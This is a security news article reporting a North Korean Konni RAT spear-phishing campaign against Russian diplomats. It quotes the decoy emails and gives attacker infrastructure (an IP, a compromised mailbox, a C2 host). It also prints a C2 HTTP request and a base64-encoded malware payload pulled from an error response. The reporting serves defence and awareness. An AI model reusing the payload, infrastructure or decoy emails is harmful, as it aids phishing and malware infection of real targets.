
Hackers take over diplomat's email, target Russian deputy minister

bleepingcomputer.com/news/security/hackers-take-over-diplomats-email-target-russian-deputy-minister/

Ionut Ilascu

By
Ionut Ilascu

- January 12, 2022
- 03:35 AM
- 0


С наступающим Новым годом!!!
Пусть тревог и забот будет меньше в 2022!
Крепкого здоровья и всего самого хорошего
Вам и Вашим близким от души желаю!

Hackers believed to work for the North Korean government have compromised the email account of a staff member of Russia's Ministry of Foreign Affairs (MID) and deployed spear-phishing attacks against the country's diplomats in other regions.


One of the targets was Sergey Alexeyevich Ryabko, the deputy foreign minister for the Russian Federation, among other things responsible for bilateral relations with North and South America.

The phishing campaign started since at least October 19, 2021, deploying Konni malware, a remote administration tool (RAT) associated with the cyber activity from North Korean hackers known as APT37 (or StarCruft, Group123, Operation Erebus, and Operation Daybreak).

Russian diplomatic targets

Cybersecurity firm Cluster25 last week published research about a phishing campaign towards the end of December 2021 that delivered Konni RAT to individuals in the Russian diplomatic apparatus.

The researchers found that the hackers used the New Year theme as a decoy in emails to staff at the Russian embassy in Indonesia.



Mon 12/20/2021 9:44 AM

Посольство РФ в Сербии <[redacted]@mid.ru>

поздравление!!!

To [redacted]@mid.ru

поздравление.zip (455 KB)

Уважаемые коллеги,

С наступающим Новым годом!


В приложении поздравление.

Спасибо.

source: Cluster25

It was a congratulatory message that appeared to be from fellow diplomats at the Russian embassy in Serbia sending a ZIP archive with a holiday screensaver.

When extracted, the file was an executable that ultimately delivered the Konni RAT disguised as Windows service “scrnsvc.dll.”



source: Cluster25

Researchers at Lumen's Black Lotus Labs were also tracking these spear-phishing campaigns that had started at least two months earlier, the likely goal being to harvest credentials of an active MID account.


To achieve their objective, the attackers relied on spoofed hostnames for email services common in Russia, Mail.ru and Yandex.

Another campaign started around November 7, delivering URLs for downloading an archive with documents asking for information on the vaccination status.

The archive also included an executable posing as legitimate software used for checking the Covid-19 vaccination status, which executed a malware loader that infected the system with Konni.

According to Black Lotus Labs researchers, the campaign in December also spotted by Cluster25 was the third one from the same threat actor and used the compromised MID account "mskhlystova@mid[.]ru" to send out malicious emails.

The recipients of the malicious messages were the Russian embassy in Indonesia and Russian politician Sergey Alexeyevich Ryabkov, currently serving as Deputy Foreign Minister.



Посольство РФ в Сербии
поздравление!!!
To: rusemb.indonesia@mid.ru
3:44 AM

Уважаемые коллеги,

С наступающим Новым годом!

В приложении поздравление.

Спасибо.

С уважением,
Посольство России в Сербии

поздравление.zip

Посольство РФ в Сербии
поздравление
To: [redacted]@mid.ru
3:29 AM

Уважаемые коллеги,

С наступающим Новым годом!

В приложении поздравление.

Спасибо.


С уважением,
Посольство России в Сербии

поздравление.zip

source: Lumen's Black Lotus Labs

Looking at the email headers revealed that the source of the messages was the same IP address, 152.89.247[.]26, used for the phishing campaign in October, Black Lotus Labs found.

Technical analysis of the infection chain from Lumen's researchers confirmed Cluster25's findings, including the evasion technique of hiding a payload in a "401 unauthorized" server error response.



```
GET /index.php?user_id=18756&type=1 HTTP/1.1
Connection: Keep-Alive
Host: i758769.atwebpages.com

HTTP/1.1 401 Unauthorized
Date: Thu, 23 Dec 2021 09:00:00 GMT
Server: Apache
WWW-Authenticate: Basic realm="
Content-Length: 62392
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

```
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
y28+l6DVONK+iLAfdmkP/
```

source: Cluster25

Black Lotus Labs researchers say that this was a highly targeted campaign that "downloaded a first-stage agent which is nearly identical to the agent" discovered by Malwarebytes in a Konni attack against Russian targets.

Both cybersecurity outfits are confident in attributing the spear-phishing campaigns against the Russian diplomatic entities to the Konni advanced persistent threat.

Related Articles:

North Korean hackers attack EU targets with Konni RAT malware

Android emulator supply-chain attack targets gamers with malware

Hacker uses new RAT malware in Cuba Ransomware attacks

Russian organizations attacked with new Woody RAT malware

Australia charges dev of Imminent Monitor RAT used by domestic abusers

- Credential Theft
- Konni
- Phishing
- RAT
- Remote Access Trojan

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: